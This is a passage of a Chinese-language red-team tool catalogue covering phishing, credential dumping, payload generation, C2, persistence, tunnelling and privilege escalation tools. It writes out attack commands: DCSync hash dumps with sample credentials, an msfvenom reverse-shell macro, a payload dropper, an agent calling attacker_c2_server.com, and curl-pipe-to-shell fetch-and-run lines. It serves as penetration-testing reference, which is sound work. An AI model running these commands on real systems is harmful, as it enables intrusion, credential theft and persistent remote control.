optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging

  -e EMAIL, --email EMAIL
                        victim email address to send initial QR code email to
用法(服务器模块):
usage: squish.py server [-h] [-c CONFIG] [--debug]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging
🔙 king-phisher

King Phisher 是一种工具,允许攻击者创建并向受害者发送网络钓鱼电子邮件以获取敏感信息。
它包括可自定义模板、活动管理和电子邮件发送功能等功能,使其成为执行网络钓鱼攻击的强大且易于使用的工具。 借助 King Phisher,攻击者可以向个人或组织发送有针对性且令人信服的网络钓鱼电子邮件,从而增加攻击成功的机会。
安装(Linux - 客户端和服务器):
wget -q https://github.com/securestate/king-phisher/raw/master/tools/install.sh && \
sudo bash ./install.sh
用法:
安装 King Phisher 后,请按照 wiki 页面 设置 SSH、数据库配置、SMTP 服务器等。
执行
🔙 Responder

Responder 是一种用于在网络上中毒 LLMNR 和 NBT-NS 协议的工具,以允许凭据捕获和任意代码执行。
Windows 系统使用 LLMNR(链路本地多播名称解析)和 NBT-NS(NetBIOS 名称服务)协议将主机名解析为本地网络上的 IP 地址。 如果使用这些协议无法解析主机名,系统将向本地网络广播主机名请求。
Responder 侦听这些广播并使用伪造的 IP 地址进行响应,从而诱使请求系统将其凭据发送给攻击者。
安装:
git clone https://github.com/SpiderLabs/Responder#usage
cd Responder
用法:
# Running the tool
./Responder.py [options]

# Typical usage
./Responder.py -I eth0 -wrf
完整的使用信息可以在 这里 找到。
图片来自 https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/
🔙 secretsdump

作为 Impacket 库的一部分的实用程序,可用于从 Windows 系统中提取密码哈希和其他秘密。
它通过与系统上的安全帐户管理器 (SAM) 数据库交互并提取散列密码和其他信息来实现此目的,例如:
- 本地帐户的密码哈希
- Kerberos 票据和密钥
- LSA 秘密
安装:
python3 -m pip install impacket
用法:
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL

# DCSync attack and dump the NTLM hashes of all domain users.
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
图片来自 https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/#secretsdumppy
🔙 evil-winrm

Evil-WinRM 是一个为 Windows 远程管理提供命令行界面的工具(WinRM: 一种允许管理员在 Windows 机器上远程执行命令的服务 )。
Evil-WinRM 允许攻击者使用 WinRM 远程连接到 Windows 机器并执行任意命令。
一些功能包括:
- 在内存中加载 Powershell 脚本
- 绕过某些 AV 加载内存 dll 文件
- 加载 x64 负载
- 传递哈希支持
- 上传和下载本地和远程文件
安装:(Git)
sudo gem install winrm winrm-fs stringio logger fileutils
git clone https://github.com/Hackplayers/evil-winrm.git
cd evil-winrm
安装:(红宝石宝石)
gem install evil-winrm
可在 此处 找到替代安装说明。
用法:
# Connect to 192.168.1.100 as Administrator with custom exe/ps1 download folder locations
evil-winrm  -i 192.168.1.100 -u Administrator -p 'MySuperSecr3tPass123!' -s '/home/foo/ps1_scripts/' -e '/home/foo/exe_files/'

# Upload local files to victim
upload local_filename
upload local_filename destination_filename

# Download remote files to local machine
download remote_filename
download remote_filename destination_filename

# Execute .Net assembly into victim memory
Invoke-Binary /opt/csharp/Rubeus.exe

# Load DLL library into victim memory
Dll-Loader -http http://10.10.10.10/SharpSploit.dll
可以在 此处 找到完整的使用文档。
图片来自 https://korbinian-spielvogel.de/posts/heist-writeup/

🔙 donut
用于在内存中执行 VBScript、JScript、EXE、DLL 文件和 dotNET 程序集的工具。 它可用于在目标系统上加载和运行自定义有效负载,而无需将文件放到磁盘上。
安装:(视窗)
git clone http://github.com/thewover/donut.git
生成加载器模板、动态库donut.dll、静态库donut.lib和生成器donut.exe。 启动 x64 Microsoft Visual Studio 开发人员命令提示符,切换到克隆 Donut 存储库的目录并输入以下内容:
nmake -f Makefile.msvc
要执行相同的操作,除了在 Windows 或 Linux 上使用 MinGW-64,请更改到克隆 Donut 存储库的目录并输入以下内容:
make -f Makefile.mingw
安装:(Linux)
pip3 install donut-shellcode
用法:
# Creating shellcode from an XSL file that pops up a calculator.
shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.xsl")

# Creating shellcode from an unmanaged DLL. Invokes DLLMain.
shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll")
有关完整的使用信息,请参阅甜甜圈 GitHub 页面 。
有关详细信息,请参阅The Wover 最近的博客文章 。

🔙 宏包
用于自动混淆和生成 Office 文档、VB 脚本、快捷方式和其他红队格式的工具。
安装:(二进制)
- 从https://github.com/sevagas/macro_pack/releases/ 获取最新的二进制文件
- 在安装了正版 Microsoft Office 的 PC 上下载二进制文件。
- 打开控制台,CD 到二进制目录并调用二进制文件
安装:(Git)
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
用法:
# Help Page
python3 macro_pack.py  --help

# List all supported file formats
macro_pack.exe --listformats

# Obfuscate the vba file generated by msfvenom and puts result in a new VBA file.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba

# Obfuscate Empire stager VBA file and generate a MS Word document:
macro_pack.exe -f empire.vba -o -G myDoc.docm

# Generate an MS Excel file containing an obfuscated dropper (download payload.exe and store as dropped.exe)
echo "https://myurl.url/payload.exe" "dropped.exe" |  macro_pack.exe -o -t DROPPER -G "drop.xlsm"

# Execute calc.exe via Dynamic Data Exchange (DDE) attack
echo calc.exe | macro_pack.exe --dde -G calc.xslx

🔙 PowerSploit
PowerShell 脚本和模块的集合,可用于实现各种红队目标。
PowerSploit 的一些功能:
- 转储密码哈希并从内存中提取明文密码
- 提升权限并绕过安全控制
- 执行任意 PowerShell 代码并绕过执行限制
- 执行网络侦察和发现
- 生成有效负载并执行漏洞利用
安装: 1. 保存到 PowerShell 模块文件夹
首先,您需要下载 PowerSploit 文件夹 并将其保存到您的 PowerShell 模块文件夹中。
可以使用以下命令找到您的 PowerShell 模块文件夹路径:
$Env:PSModulePath
安装: 2.将PowerSploit安装为PowerShell模块
然后您需要安装 PowerSploit 模块(使用下载文件夹的名称)。
注意: 您的 PowerShell 执行策略可能会阻止您,要修复此问题,请运行以下命令。
powershell.exe -ep bypass
现在您可以安装 PowerSploit 模块。
Import-Module PowerSploit
用法:
Get-Command -Module PowerSploit

🔙 Rebeus
一种可用于执行与 Microsoft Active Directory (AD) 环境相关的各种操作的工具,例如转储密码哈希、创建/删除用户和修改用户属性。
Rubeus 的一些功能:
- Kerberoasting
- 金票攻击
- 银票攻击
安装:(下载)
您可以在此处 安装非官方的预编译 Rubeus 二进制文件 。
安装:(编译)
Rubeus 与 Visual Studio 2019 Community Edition 兼容。 打开 rubeus 项目 .sln ,选择“发布”,然后构建。
用法:
Rubeus.exe -h

🔙 SharpUp
一个很好的工具,用于检查受害者端点是否存在与高完整性进程、组、可劫持路径等相关的漏洞。
安装:(下载)
您可以在此处 安装非官方的预编译 SharpUp 二进制文件 。
安装:(编译)
SharpUp 与 Visual Studio 2015 Community Edition 兼容。 打开 SharpUp 项目 .sln ,选择“发布”,然后构建。
用法:
SharpUp.exe audit
#-> Runs all vulnerability checks regardless of integrity level or group membership.

SharpUp.exe HijackablePaths
#-> Check only if there are modifiable paths in the user's %PATH% variable.

SharpUp.exe audit HijackablePaths
#-> Check only for modifiable paths in the user's %PATH% regardless of integrity level or group membership.
🔙 SQLRecon
MS-SQL(Microsoft SQL Server)是由微软开发和销售的关系数据库管理系统。
此 C# MS-SQL 工具包专为攻击性侦察和后期开发而设计。 有关每种技术的详细使用信息,请参阅 wiki 。
安装:(二进制)
您可以从此处 下载最新的二进制版本 。
用法:
# Authenticating using Windows credentials
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# Authenticating using Local credentials
SQLRecon.exe -a Local -s SQL02 -d master -u sa -p Password123 -m whoami

# Authenticating using Azure AD credentials
SQLRecon.exe -a azure -s azure.domain.com -d master -r domain.com -u skawa -p Password123 -m whoami

# Run whoami
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# View databases
SQLRecon.exe -a Windows -s SQL01 -d master -m databases

# View tables
SQLRecon.exe -a Windows -s SQL01 -d master -m tables -o AdventureWorksLT2019
可以在 wiki 上找到完整的使用信息。
可以在 此处 找到工具模块的使用信息。

使用的图像来自 SQLRecon 帮助页面
持久化
🔙 impacket

Impacket 为各种网络协议(包括 SMB、Kerberos 和 LDAP)提供一组低级 Python 绑定,以及用于与网络服务交互和执行特定任务(例如转储密码哈希和创建网络共享)的高级库。
它还包括许多命令行工具,可用于执行各种任务,例如转储 SAM 数据库、枚举域信任和破解 Windows 密码。
安装:
python3 -m pip install impacket
安装:(使用示例脚本)
下载并解压缩 包 ,然后导航到安装文件夹并运行…
python3 -m pip install .
用法:
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL

# Gets a list of the sessions opened at the remote hosts
netview.py domain/user:password -target 192.168.10.2

# Retrieves the MSSQL instances names from the target host.
mssqlinstance.py 192.168.1.2

# This script will gather data about the domain's users and their corresponding email addresses.
GetADUsers.py domain/user:password@IP
Impacket 使用的很棒的 备忘单 。
🔙 Empire

Empire 是一个后渗透框架,允许您生成有效负载以与受害者系统建立远程连接。
一旦在受害系统上执行了有效载荷,它就会建立回 Empire 服务器的连接,然后可以使用该连接来发出命令和控制目标系统。
Empire 还包括许多内置模块和脚本,可用于执行特定任务,例如转储密码哈希、访问 Windows 注册表和泄露数据。
安装:
git clone https://github.com/EmpireProject/Empire
cd Empire
sudo ./setup/install.sh
用法:
# Start Empire
./empire

# List live agents
list agents

# List live listeners
list listeners
🔙 SharPersist
用 C# 编写的 Windows 持久性工具包。
该项目有一个 wiki 。
安装:(二进制)
您可以在此处 找到最新版本 。
安装:(编译)
- 从 GitHub Repo 下载项目文件。
- 加载 Visual Studio 项目并转到“工具”-->“NuGet 包管理器”-->“包管理器设置”
- 转到“NuGet 包管理器”-->“包源”
- 使用 URL“ https://api.nuget.org/v3/index.json ” 添加包源
- 安装 Costura.Fody NuGet 包。 需要旧版本的 Costura.Fody (3.3.3),因此您不需要 Visual Studio 2019。
Install-Package Costura.Fody -Version 3.3.3
- 安装 TaskScheduler 包
Install-Package TaskScheduler -Version 2.8.11
- 您现在可以自己构建项目了!
用法:
可以在 此处 找到完整的用法示例列表。
#KeePass
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "C:\Users\username\AppData\Roaming\KeePass\KeePass.config.xml" -m add

#Registry
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m add

#Scheduled Task Backdoor
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add

#Startup Folder
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "Some File" -m add

🔙 ligo-ng
Ligolo-ng 是一个简单、轻量级和快速的工具,允许渗透测试人员使用 tun 接口(不需要 SOCKS)从反向 TCP/TLS 连接建立隧道。
Ligolo-ng 没有使用 SOCKS 代理或 TCP/UDP 转发器,而是使用 Gvisor 创建了一个用户态网络堆栈。
当运行中继/代理服务器时,使用一个 tun 接口,发送到该接口的数据包被转换,然后传输到代理远程网络。
安装:(下载)
发布页面 上提供了预编译的二进制文件 (Windows/Linux/macOS) 。
安装:(构建)
构建 ligolo-ng(需要 Go >= 1.17):
go build -o agent cmd/agent/main.go
go build -o proxy cmd/proxy/main.go

# Build for Windows
GOOS=windows go build -o agent.exe cmd/agent/main.go
GOOS=windows go build -o proxy.exe cmd/proxy/main.go
设置:(Linux)
sudo ip tuntap add user [your_username] mode tun ligolo
sudo ip link set ligolo up
设置:(视窗)
您需要下载 Wintun 驱动程序(由 WireGuard 使用)并将其 wintun.dll 放在与 Ligolo 相同的文件夹中(确保您使用正确的体系结构)。
设置:(代理服务器)
./proxy -h # Help options
./proxy -autocert # Automatically request LetsEncrypt certificates
用法:
在目标(受害者)计算机上启动代理(不需要特权!):
./agent -connect attacker_c2_server.com:11601
一个会话应该出现在代理服务器上。
INFO[0102] Agent joined. name=nchatelain@nworkstation remote="XX.XX.XX.XX:38000"
使用会话命令选择代理。
ligolo-ng » session
? Specify a session : 1 - nchatelain@nworkstation - XX.XX.XX.XX:38000
完整的使用信息可以在 这里 找到。

图片来自 https://github.com/nicocha30/ligolo-ng#demo
权限提升
🔙 linPEAS
LinPEAS 是一个很好的详细特权升级,用于在 Linux 端点上查找本地 privesc 路由。
安装+使用:
curl -L "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh" | sh

🔙 WinPEAS
WinPEAS 是一个很好的详细特权升级,用于在 Windows 端点上查找本地 privesc 路由。
安装+使用:
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

🔙 linux-smart-enumeration
Linux smart enumeration 是另一个不错的、不那么冗长的 linux privesc 工具,适用于 Linux。
安装+使用:
curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo lse.sh;chmod 700 lse.sh

🔙 Certify

Certify 是一个 C# 工具,用于枚举和滥用 Active Directory 证书服务 (AD CS) 中的错误配置。
